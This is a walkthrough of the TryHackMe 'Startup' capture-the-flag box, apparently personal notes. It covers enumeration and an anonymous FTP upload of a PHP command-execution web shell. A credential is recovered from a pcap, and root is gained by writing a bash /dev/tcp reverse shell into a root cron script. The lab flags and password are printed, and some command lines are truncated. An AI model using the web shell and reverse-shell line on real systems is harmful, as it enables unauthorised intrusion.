

Startup

Enumeration

Tools

nmap

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-13 14:36 EST
Nmap scan report for 10.10.137.186
Host is up (0.21s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx  2 65534  65534      4096 Nov 12 04:53 ftp [NSE: writeable]
| -rw-r--r--  1 0      0          251631 Nov 12 04:02 important.jpg
|_-rw-r--r--  1 0      0          208 Nov 12 04:53 notice.txt
| ftp-syst:
|  STAT:
| FTP server status:
|   Connected to 10.8.20.97
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|  2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|  256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_ 256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

|_http-title: Maintenance

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 55.02 seconds

Targets

port 21 ftp

able to anonymously login into ftp

```
nobodyatal@0xDEADBEEF:~/tryhackme/startup$ ftp 10.10.137.186
Connected to 10.10.137.186.
220 (vsFTPd 3.0.3)
Name (10.10.137.186:nobodyatal): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 65534    65534    4096 Nov 12 04:53 .
drwxr-xr-x    3 65534    65534    4096 Nov 12 04:53 ..
-rw-r--r--    1 0        0        5 Nov 12 04:53 .test.log
drwxrwxrwx    2 65534    65534    4096 Nov 12 04:53 ftp
-rw-r--r--    1 0        0       251631 Nov 12 04:02 important.jpg
-rw-r--r--    1 0        0        208 Nov 12 04:53 notice.txt
226 Directory send OK.
ftp> █
```

notice.txt content


//user found: Maya (sus?)

```
nobodyatal@0xDEADBEEF:~/tryhackme/startup$ cat notice.txt
Whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People downloading documents from our website will think we are a joke! Now I dont know w
ho it is, but Maya is looking pretty sus.
nobodyatal@0xDEADBEEF:~/tryhackme/startup$ █
[thm] 0: bash*
```

```
Steghide: the file format of the file important.jpg is not supported.
nobodyatal@0xDEADBEEF:~/tryhackme/startup$ file important.jpg
important.jpg: PNG image data, 735 x 458, 8-bit/color RGBA, non-interlaced
nobodyatal@0xDEADBEEF:~/tryhackme/startup$ mv important.jpg important.png
nobodyatal@0xDEADBEEF:~/tryhackme/startup$
```


important.jpg

//seems like this doesn't give us any clue



port 80

root page, /



clue? seems like they've updated something behind there

```
<h1>No spice here!</h1>
<div>
  <!--when are we gonna update this??-->
  <p>Please excuse us as we develop our site.
  <p>&mdash; Dev Team</p>
</div>
</article>
```

web directory fuzzing result

// /files directory are kinda interesting here

```
2020/11/13 14:50:15 Starting gobuster
=====
/.htpasswd (Status: 403)
/.htpasswd.txt (Status: 403)
/.htaccess (Status: 403)
/.htaccess.txt (Status: 403)
/.hta (Status: 403)
/.hta.txt (Status: 403)
/files (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
=====
2020/11/13 14:51:08 Finished
=====
```

so it's the /files web directory linked to the FTP

Index of /files
+

← → ↻ 🏠
10.10.137.186/files/
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums

Index of /files

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
🔙 Parent Directory		-	
📁 ftp/	2020-11-12 04:53	-	
🖼️ important.jpg	2020-11-12 04:02	246K	
📄 notice.txt	2020-11-12 04:53	208	

Apache/2.4.18 (Ubuntu) Server at 10.10.137.186 Port 80

let's test out our assumption

create a test file

```
nobody@kali:~/tryhackme$ echo 'Hello World' > helloWorld.txt
```

put the file in /ftp directory

```
ftp> cd ftp
250 Directory successfully changed.
ftp> put helloWorld.txt
local: helloWorld.txt remote: helloWorld.txt
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
12 bytes sent in 0.00 secs (148.3386 kB/s)
ftp>
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G



& the files was uploaded there!

Index of /files/ftp
+

10.10.137.186/files/ftp/

Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums

Index of /files/ftp

Name	Last modified	Size	Description
 Parent Directory		-	
 helloWorld.txt	2020-11-13 19:53	12	

Apache/2.4.18 (Ubuntu) Server at 10.10.137.186 Port 80

now let's upload our php server side command execution script
 //create a simple system command execute php script

```
<?php
    echo '<h1>Web RCE</h1>';
    echo system($_GET['cmd']);
?>
```

we able to execute system command here!

10.10.137.186/files/ftp/rev.p
+


10.10.137.186/files/ftp/rev.php?cmd=id

Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU

Web RCE

uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)

now execute reverse shell command & we gotten our initial shell!



Post Exploitation

Privilege Escalation

initial foothold ->lennie

found 1 user here
//but no permission access it


```

www-data@startup:/~$ cd home
cd home
www-data@startup:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root    root    4096 Nov 12 04:53 .
drwxr-xr-x 25 root    root    4096 Nov 13 19:34 ..
drwx-----  4 lennie lennie 4096 Nov 12 04:53 lennie
www-data@startup:/home$

```

To direct input to this VM, click inside or press Ctrl+G.

finding the secret recipe

/recipe file found

```

su: Authentication failure
www-data@startup:/var$ find / -name *recipe* -type f 2>/dev/null
find / -name *recipe* -type f 2>/dev/null
/recipe.txt
/usr/share/doc/mdadm/README.recipes.gz
/usr/share/vim/vim74/syntax/conaryrecipe.vim
/usr/share/doc-base/mdadm-readme-recipes
www-data@startup:/var$

```

so the secret recipe is 'love'

```

www-data@startup:/~$ cat recipe.txt
cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was love.
www-data@startup:/~$

```

question: What is the secret spicy soup recipe?

-love

in root directory found an interesting directory

//incidents

```

drwxr-xr-x  3 root    root    4096 Nov 12 04:53 home
drwxr-xr-x  2 www-data www-data 4096 Nov 12 04:53 incidents
lrwxrwxrwx  1 root    root      33 Sep 25 08:12 initrd.img → boot
lrwxrwxrwx  1 root    root      33 Sep 25 08:12 initrd.img.old → boot

```

in the directory there's a pcapng file let's transfer it to our local pc

```

cd incidents/
www-data@startup:/incidents$ ls -la
ls -la
total 40
drwxr-xr-x  2 www-data www-data 4096 Nov 12 04:53 .
drwxr-xr-x 25 root    root    4096 Nov 13 19:34 ..
-rwxr-xr-x  1 www-data www-data 31224 Nov 12 04:53 suspicious.pcapng
www-data@startup:/incidents$

```

from reading the pcap file, it seems like the admin caught some suspicious packet that someone trying to use the credentials to gain access to the server

//credential: c4ntg3t3n0ughsp1c3

```
lennie
www-data@startup:/home$ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$ sudo -l
sudo -l
[sudo] password for www-data: c4ntg3t3n0ughsp1c3

Sorry, try again.
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data: c4ntg3t3n0ughsp1c3

Packet 182. 43 client pkts, 17 server pkts, 33 turns. Click to select.
```

using the credential we found in the pcap file we got the initial foothold into lennie user via ssh

//lennie:c4ntg3t3n0ughsp1c3

```
nobodyatall@0xDEADBEEF:~/tryhackme/startup$ ssh lennie@10.10.137.186
lennie@10.10.137.186's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

44 packages can be updated.
30 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ █
```

lennie -> root

capture user flag

```
lennie@startup:~$ cat user.txt
THM{03ce3d619b80ccbf3b7fc81e46c0e79}
lennie@startup:~$
```

running pspy, seems like there's cronjob running in the background executing print.sh script as root user

```
2020/11/13 20:10:01 CMD: UID=0 PID=1819 /bin/bash /etc/print.sh
2020/11/13 20:10:01 CMD: UID=0 PID=1818 /bin/bash /home/lennie/scripts/planner.sh
2020/11/13 20:10:01 CMD: UID=0 PID=1817 /bin/sh -c /home/lennie/scripts/planner.sh
2020/11/13 20:10:01 CMD: UID=0 PID=1816 /usr/sbin/CRON -f
```

print.sh content

//we've write privilege as lennie user

```
lennie@startup:~$ ls -la /etc/print.sh
-rwx----- 1 lennie lennie 25 Nov 12 04:53 /etc/print.sh
lennie@startup:~$ cat /etc/print.sh
#!/bin/bash
echo "Done!"
lennie@startup:~$
```

let's write our reverse shell script to get our root shell & voila we just privilege escalate to root user!

```
#!/bin/bash
bash -i >& /dev/tcp/10.8.20.97/7741 0>&

nobodytall@DEADBEEF:~$ nc -lvp 7741
listening on [any] 7741 ...
10.10.137.186: inverse host lookup failed: Unknown host
connect to [10.8.20.97] from (UNKNOWN) [10.10.137.186] 40162
bash: cannot set terminal process group (2068): Inappropriate ioctl for device
bash: no job control in this shell
root@startup:~# id && whoami
id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
root@startup:~#
```

let's capture our root flag

```
drwx----- 2 root root 4096 Nov 12 04:50 .ssh
root@startup:~# cat root.txt
cat root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
root@startup:~#
```

